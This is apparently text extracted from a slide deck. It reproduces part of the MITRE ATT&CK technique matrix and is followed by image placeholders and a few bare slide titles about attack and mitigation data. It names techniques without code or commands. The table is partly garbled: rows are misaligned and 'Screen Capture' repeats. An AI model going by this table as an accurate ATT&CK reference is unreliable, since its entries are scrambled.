


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
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MITRE ATT&CK

Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Execution	Collection	Exfiltration
51 items	27 items	49 items	18 items	17 items	17 items	25 items	13 items	9 items
.bash_profile and .bashrc	Access Token Manipulation	Access Token Manipulation	Account Manipulation	Account Discovery	AppleScript	AppleScript	Audio Capture	Automated Exfiltration
Accessibility Features	Accessibility Features	Binary Padding	Bash History	Application Window Discovery	Application Deployment Software	Command-Line Interface	Automated Collection	Data Compressed
AppCert DLLs	AppCert DLLs	Bypass User Account Control	Brute Force	File and Directory Discovery	Distributed Component Object Model	Dynamic Data Exchange	Browser Extensions	Data Encrypted
AppInit DLLs	AppInit DLLs	Clear Command History	Credential Dumping	Network Service Scanning	Exploitation of Vulnerability	Execution through Module Load	Clipboard Data	Data Transfer Size Limits
Application Shimming	Application Shimming	Code Signing	Credentials in Files	Network Share Discovery	Logon Scripts	Graphical User Interface	Data from Local System	Exfiltration Over Alternative Protocol
Authentication Package	Bypass User Account Control	Component Firmware	Exploitation of Vulnerability	Peripheral Device Discovery	Pass the Hash	InstallUtil	Data from Network Shared Drive	Exfiltration Over Command and Control Channel
Bootkit	DLL Search Order Hijacking	Component Object Model Hijacking	Forced Authentication	Pass the Ticket	Remote Desktop Protocol	Launchctl	Data from Removable Media	Exfiltration Over Other Network Medium
Browser Extensions	Dylib Hijacking	Deobfuscate/Decode Files or Information	Hooking	Remote File Copy	Local Job Scheduling	LSASS Driver	Data Staged	Exfiltration Over Physical Medium
Change Default File Association	Exploitation of Vulnerability	Disabling Security Tools	Input Capture	Remote Services	Mshta	PowerShell	Email Collection	Scheduled Transfer
Component Firmware	Extra Window Memory Injection	DLL Search Order Hijacking	Input Prompt	Replication Through Removable Media	Regsvcs/Regasm	Regsvr32	Input Capture	Screen Capture
Component Object Model Hijacking	File System Permissions Weakness	DLL Side-Loading	Keychain	Security Software Discovery	Regsvr32	Rundll32	Man in the Browser	Video Capture
Create Account	Hooking	Exploitation of Vulnerability	LLMNR/NBT-NS Poisoning	System Information Discovery	SSH Hijacking	Scheduled Task	Screen Capture	
DLL Search Order Hijacking	Image File Execution Options Injection	Extra Window Memory Injection	Network Sniffing	System Network Configuration Discovery	Taint Shared Content	Scripting	Screen Capture	
Dylib Hijacking	Launch Daemon	File Deletion	Password Filter DLL	System Network Connections Discovery	Third-party Software	Service Execution	Screen Capture	
External Remote Services	New Service	File System Logical Offsets	Private Keys	System Owner/User Discovery	Windows Admin Shares	Source	Screen Capture	
File System Permissions Weakness	Path Interception	Gatekeeper Bypass	Replication Through Removable Media		Windows Remote Management	Space after Filename	Screen Capture	
Hidden Files and Directories	Plist Modification	Hidden Files and Directories	Securityd Memory			Third-party Software	Screen Capture	
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
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
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
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
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
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
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
Database dump: attack #3



Database dump: attack #3



Database dump: mitigations #3



Offensive capabilities so far

